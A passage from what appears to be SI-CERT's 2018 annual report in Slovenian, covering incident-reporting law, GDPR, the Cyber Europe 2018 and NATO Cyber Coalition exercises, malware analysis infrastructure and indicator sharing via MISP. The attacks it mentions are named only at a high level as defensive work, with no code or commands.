članicam nalaga, da določijo vsaj enega takšnega, ki bo sprejemal prijave incidentov in nudil pomoč pri preiskovanju in obvladovanju incidentov. Vpelje tudi pojem pristojnih nacionalnih organov, ki med seboj znotraj EU sodelujejo v Skupini za sodelovanje, odzivni centri pa v Mreži skupin CSIRT. SI-CERT nadaljuje vlogo nacionalne skupine CSIRT, ki ji incidente prijavljajo vsi zavezanci, razen organov državne uprave, za katere je pristojna vladna skupina CSIRT (SIGOV-CERT), ki je začela delovati 1. 1. 2019. Vlogo pristojnega nacionalnega organa za kibernetsko varnost je prevzel Urad vlade RS za varovanje tajnih podatkov (UVTP), njegova funkcija pa se bo preselila s 1. 1. 2020 v novoustanovljeno Upravo RS za kibernetsko varnost pod Ministrstvom za javno upravo.

CERT ali CSIRT? Pomen je enak.
CERT – Computer Emergency Response Team, CSIRT – Computer Security Incident Response Team.

SHEMA PRIJAV IN POROČANJ O INCIDENTIH

Razvidna je potreba po spremembi Zakona o elektronskih komunikacijah tudi v delu, ki se nanaša na sporočanje incidentov, saj je sedanja rešitev neustrezna, ker preskoči operativno raven obravnave incidenta.




Zakon o informacijski varnosti (ZInfV)
Zakon o elektronskih komunikacijah (ZEKom-1)
PRISTOJNI NACIONALNI ORGAN
AKOS
NACIONALNI CSIRT
PONUDNIKI DIGITALNIH STORITEV:
spletne tržnice,
spletni iskalniki,
oblačno računal.
DRUGA PODJETJA IN FIZIČNE OSEBE:
prostovoljne prijave incidentov
IZVAJALCI BISTVENIH STORITEV:
energija,
digitalna infr.,
oskrba s pitno vodo in njena distribucija,
zdravstvo,
promet,
bančništvo,
infr. finančnega trga
preskrba s hrano,
varstvo okolja
OPERATERJI ELEKTRONSKIH KOMUNIKACIJ

Namen direktive in zakona je izboljšati stanje informacijske varnosti z določenimi predpisanimi ukrepi za zavezance (določitev kontaktne osebe, izdelava ocen tveganj, popis kritičnih delov infrastrukture) in obveznim sporočanjem incidentov na SI-CERT. S tem prevzemamo dodatne naloge in odgovornosti, za kar so predvidene ustrezne finančne posledice že v samem zakonu, poleg tega pa je SI-CERT pridobil evropska sredstva iz programa Connecting Europe Facility (CEF), ki so namenjena krepitvi kapacitet nacionalnih odzivnih centrov.

ZAKAJ POSLATI PRIJAVO NA SI-CERT?

Neredko žrtev vdora, okužbe ali kraje podatkov šteje prijavo incidenta kot dodatno kazen, tveganje javne izpostavljenosti in izgube ugleda. Na SI-CERT želimo dvigniti zavedanje v skupnosti, da je sporočanje incidenta koristno za podjetje ali posameznika, saj preiskovanje incidenta, iskanje vzrokov in odstranitev posledic pogosto zahteva specialistična znanja in izkušnje, ki jih prijavitelj nima. SI-CERT prijavitelju med incidentom nudi pomoč in mu posreduje izsledke o incidentu. Tako se poveča možnost za uspešno razrešitev incidenta in dvigne raven zaščite pri prijavitelju.

Splošna uredba o varstvu podatkov (General Data Protection Regulation)

Maja 2018 je stopila v veljavo Splošna uredba o varstvu podatkov, ki se dotika tudi področja zagotavljanja informacijske varnosti. Splošna uredba namreč prepoznava pomembnost dela skupin CSIRT pri odzivanju na varnostne incidente, saj je cilj zagotavljanja informacijske varnosti ravno zaščita (tudi) osebnih podatkov. Splošna uredba v členu 6(1) točki (f) s sklicevanjem na uvodno določbo 49 določa, da »obdelava osebnih podatkov v obsegu, nujno potrebnem in sorazmernem za zagotovitev varnosti omrežja in informacij s strani skupin za odzivanje na računalniške varnostne incidente, pomeni zakoniti interes zadevnega upravljavca podatkov.«

Informacijski pooblaščenec in SI-CERT sta leta 2016 podpisala sporazum o sodelovanju, pri katerem SI-CERT nudi tehnično podporo Pooblaščencu pri razkritjih osebnih podatkov, ki vključujejo napredne tehnične mehanizme. Z uvedbo Splošne uredbe smo tudi posodobili sporazum, glavna naloga SI-CERT še vedno ostaja metodološka pomoč pri odstranjevanju vzrokov incidenta in analiza posledic.

Vaje kibernetske varnosti

CYBER EUROPE 2018


OGROŽEN JE LETALSKI PROMET

Vaje iz kibernetske varnosti Cyber Europe, pod vodstvom Evropske agencije za omrežno in informacijsko varnost Enisa, simulirajo kibernetske incidente večjih razsežnosti, ki se lahko razrastejo v krizno stanje. Vaje ponujajo priložnost za analiziranje naprednih tehničnih incidentov in preizkušajo mehanizme kriznega upravljanja. Scenariji temeljijo na dejanskih dogodkih in pričakovanjih, ki jih razvijajo evropski strokovnjaki za kibernetsko varnost. V vajah sodelujejo javne in zasebne ustanove in podjetja iz držav članic EU in EFTA, osrednjo vlogo koordiniranja pa v vsaki državi opravlja nacionalna skupina CSIRT. Prirejajo se na vsaki dve leti. Prva vaja je bila izvedena leta 2010, od leta 2012 pa na njih sodeluje tudi Slovenija.

Tehnični del vaje Cyber Europe 2018 (CE2018) je potekal 6. in 7. junija 2018 med 9.00 in 17.00. Scenarij se je osredotočal na kibernetske napade, povezane z letalskim prometom. Vodenje vaje je v Sloveniji kot pristojni nacionalni organ prevzel Urad vlade RS za varovanje tajnih podatkov (UVTP), ki je prevzel tudi vlogo moderatorja na sedežu vaje pri Enisi v Atenah. Vlogo monitorja je prevzelo Ministrstvo za javno upravo (MJU), ki je spremljalo aktivnosti igralcev v Sloveniji.


IGRALCI NA VAJI CYBER EUROPE 2018

- **Nacionalni odzivni center za kibernetsko varnost SI-CERT,**
- **Agencija za civilno letalstvo,**
- **Kontrola zračnega letenja Slovenije, d. o. o.,**
- **Fraport Slovenija, d. o. o.,**
- **Adria Airways,**
- **Ministrstvo za javno upravo (SIGOV-CERT v vzpostavljanju),**
- **Ministrstvo za notranje zadeve (Policija),**
- **Ministrstvo za infrastrukturo,**
- **Ministrstvo za obrambo,**
- **Telekom Slovenije, d. d.,**
- **T-2, d. o. o.**


EXCON ENISA,
Atene
mod
UVTP
mon
MJU
AGENCIJA ZA CIVILNO LETALSTVO
si·cert
Nacionalni odzivni center za kibernetsko varnost SI-CERT
ADRIA AIRWAYS
TELEKOM SLOVENIJE, D. D.
T-2, D. O. O.
FRAPORT SLOVENIJA, D. O. O.
KONTROLA ZRAČNEGA LETENJA SLOVENIJE, D. O. O.
MINISTRSTVO ZA JAVNO UPRAVO (SIGOV-CERT V VZPOSTAVLJANJU)
MINISTRSTVO ZA NOTRANJE ZADEVE (POLICIJA)
MINISTRSTVO ZA INFRASTRUKTURO
MINISTRSTVO ZA OBRAMBO

OBRAVNAVANI INCIDENTI V VAJI CYBER EUROPE 2018


Incident	Aktivnosti SI-CERT
< Napadi na check-in kioske na letališčih v tujini >	Preverjanje komunikacije med nacionalnimi skupinami CSIRT v različnih državah članicah
< Ciljani (spear-phishing) napad >	Analiza pomnilniške slike žrtvinega računalnika
< Podtaknjena škodljiva koda (APT1, APT2) >	Analiza in reverzni inženiring kode
< Objavljena gesla uporabnikov državne uprave >	Koordinacija obveščanja
< Okužbe letaliških sistemov z izsiljevalskim virusom >	Analiza kode in iskanje dešifrirnih ključev
< Spletno napajališče >	Analiza zlorabljenega spletnega strežnika, namenjenega kraji gesel
< Pozabljen telefon na letalu >	Analiza pomnilniške slike pokaže, da je telefon bil namenjen nadzoru dronov
< Napadi onemogočanja DDoS na letališče in internet ponudnike >	Priporočila za zmanjševanje škodljivih učinkov napadov
< Zloraba sistemov ogrevanja na letališčih >	Analiza omrežnega prometa naprav in datotečnega sistema strežnika z analizo podtaknjene kode



Zbirna koda virusa, ki preverja, ali je predmet analize

Incidenti so bili pospremljeni z večjim številom igranih novinarskih vprašanj, s čimer se je preverjala tudi ustrezna komunikacija SI-CERT z mediji in javnostjo. Izsledki preiskav so se v realnem času delili z relevantnimi igralci v državi in v mreži CSIRT, ki združuje vse nacionalne skupine CSIRT po državah članicah. Vaja je pomenila tudi obremenitveni test za SI-CERT, saj je bilo dnevno število prijav, povezanih z vajo, kar 6-krat večje, kot je dnevno povprečje za leto 2017 in prvo polovico 2018.

PRIMERJAVA POVPREČJA PRIJAV NA SI-CERT
(na uro dneva običajnega dne in dne vaje CE2018)



NATO CYBER COALITION 18

Vaja kibernetske varnosti Cyber Coalition (CC) zveze NATO je največja tovrstna vaja na svetu. Njen cilj je usposobiti ekipe v državah članicah zveze pri obrambi vojaških in nacionalnih digitalnih omrežij. SI-CERT na vaji sodeluje od leta 2013, pri čemer ima vlogo zunanjega igralca in svetovalca tehnično-operativni skupini Ministrstva za obrambo, ki koordinira vse deležnike iz različnih resorjev v državi. Na vaji smo opravili analize različnih vzorcev škodljive kode in izsledke posredovali kontaktnim osebam v Slovenski vojski.

Preiskovalno okolje

Analiza škodljive kode

OKOLJE ZA DINAMIČNO ANALIZO

DINAMIČNA IN STATIČNA ANALIZA.

Pri dinamični analizi kode jo izvedemo v laboratorijskem okolju in opazujemo njene učinke. Pri statični analizi rekonstruiramo zbirno kodo, ki jo nato analizira posebej usposobljen analitik, ki jo primerja z znanimi vzorci. V praksi se pogosto uporabita obe metodi: programsko kodo izvedemo, opazujemo, če proizvede kakšne artefakte, ki jih prestrežemo in statično analiziramo.

Škodljiva ali zlonamerna koda je že leta glavno orodje storilcev, zato smo za njeno analizo v letu 2018 vzpostavili sistem za samodejno prepoznavo indikatorjev z dinamično analizo škodljive kode v izoliranem okolju. Pri dinamični analizi škodljivo kodo zaženemo v vnaprej pripravljenem okolju, ki je ločeno od delovne infrastrukture in ima

ločeno prikrito povezavo v medomrežje. Analitik odloži zlonamerno kodo preko spletnega vmesnika in počaka na rezultate analize. Sistem omogoča tudi upravljanje s prilagojenimi vzorci in pravili za povezovanje različic škodljive kode istih avtorjev. Z novimi rezultati analize sistem učimo prepoznave vzorcev škodljive kode istega avtorja. Omrežni promet lahko vodimo preko povezav VPN ali pa izberemo možnost simulacije medomrežja brez dejanskega povezovanja.

REVERZNI INŽENIRING IN STATIČNA ANALIZA

V letu 2018 smo nadgradili okolje za ročno analizo škodljive kode z ločeno prikrito povezavo v internet. V njem tečejo prilagojeni virtualizirani računalniški sistemi za dinamično in statično analizo škodljive kode. Vsak analitik ima zagotovljeno ločeno podomrežje, v katerem sam nadzoruje omrežni prehod in sisteme.

Ročna analiza je bolj zahtevna, pri njej je potrebno tudi zelo podrobno poznavanje delovanja operacijskih sistemov, sistemskih knjižnic in zbirnega jezika (assembler). Uporabljamo jo na posameznih primerih, ki zahtevajo posebno pozornost. Izsledki ročne analize so kljub časovni zamudnosti bolj natančni in lahko vsebujejo pomembne dodatne informacije. Določen del škodljive kode se namreč odzove šele ob izvedbi vnaprej določenih aktivnosti s strani uporabnika, kot na primer obisk spletne strani banke in vnos pristopnih podatkov za elektronsko bančništvo.

IZMENJAVA INDIKATORJEV

IOC.


Indikatorji zlorabe (IoC, Indicators of Compromise) so artefakti ali drobci v operacijskem sistemu računalnika ali v omrežni komunikaciji, ki z veliko verjetnostjo kažejo na zlorabo sistema. To so lahko odvržene datoteke, vzorci programske kode v pomnilniku, ključi v sistemskem registru, povezovanje z nadzornim sistemom botneta ipd.

Analiza zlonamerne kode med rezultati vsebuje tudi indikatorje zlorabe. Te izmenjujemo z drugimi skupinami CSIRT preko sistema MISP (Malware Information Sharing Platform). Z njim

črpamo informacije že opravljenih analiz drugih ekip, hkrati pa tudi delimo lastne izsledke. V letu 2018 smo vzpostavili izmenjavo indikatorjev z:

- nacionalnimi skupinami CSIRT v Evropi,
- evropsko kontrolo zračnega prometa in CERT-EU, odzivnimi skupinami za kibernetsko varnost v združenju FIRST (Forum of Incident Response and Security Teams).

V naslednji fazi bomo vzpostavili izmenjavo indikatorjev tudi z različnimi deležniki znotraj države.




Podatkovni viri in zavedanje o razmerah

Boljše zavedanje o varnostnih razmerah v kibernetskem prostoru gradimo tudi s pomočjo podatkov iz različnih virov. Med njimi so takšni, ki aktivno pregledujejo prostor z namenom iskanja ranljivih sistemov, seznami okuženih sistemov ob deaktivaciji posameznega botneta, seznami znanih spletnih mest, namenjenih razširjanju zlonamerne programske kode, in podobno. Kot nacionalni CSIRT pridobimo pri viru dostop do podatkov, ki obsegajo celotni naslovni prostor v državi. Leta 2018 smo razširili nabor virov, kar nam omogoča boljši pregled stanja ranljivosti v državi in pravočasno sporočanje o opaženih tveganjih skrbnikom sistemov in končnim naročnikom preko operaterjev elektronskih komunikacij.

AVTOMATIZACIJA OBVEŠČANJA

Ker se obseg obravnavanih incidentov iz leta v leto povečuje, ga z ročno obravnavo le stežka dohajamo. V letu 2018 smo začeli aktivno sodelovati v skupini za avtomatizacijo obravnave incidentov IHAP (Incident Handling Automation Project), ki deluje v okviru evropske skupine odzivnih centrov TF-CSIRT. Cilj skupine za avtomatizacijo je razvoj sistema za obdelavo podatkov iz verodostojnih virov in posredovanje teh posameznim deležnikom. Sodelovanje v skupini nam omogoča črpanje in izmenjavo idej za učinkovito implementacijo samodejnega obveščanja o okužbah in zaznanih težavah v omrežjih v Sloveniji.


PODATKOVNI VIRI
MALWAREURL _____ PHISHING _____ SINKHOLE _____ DARKNET
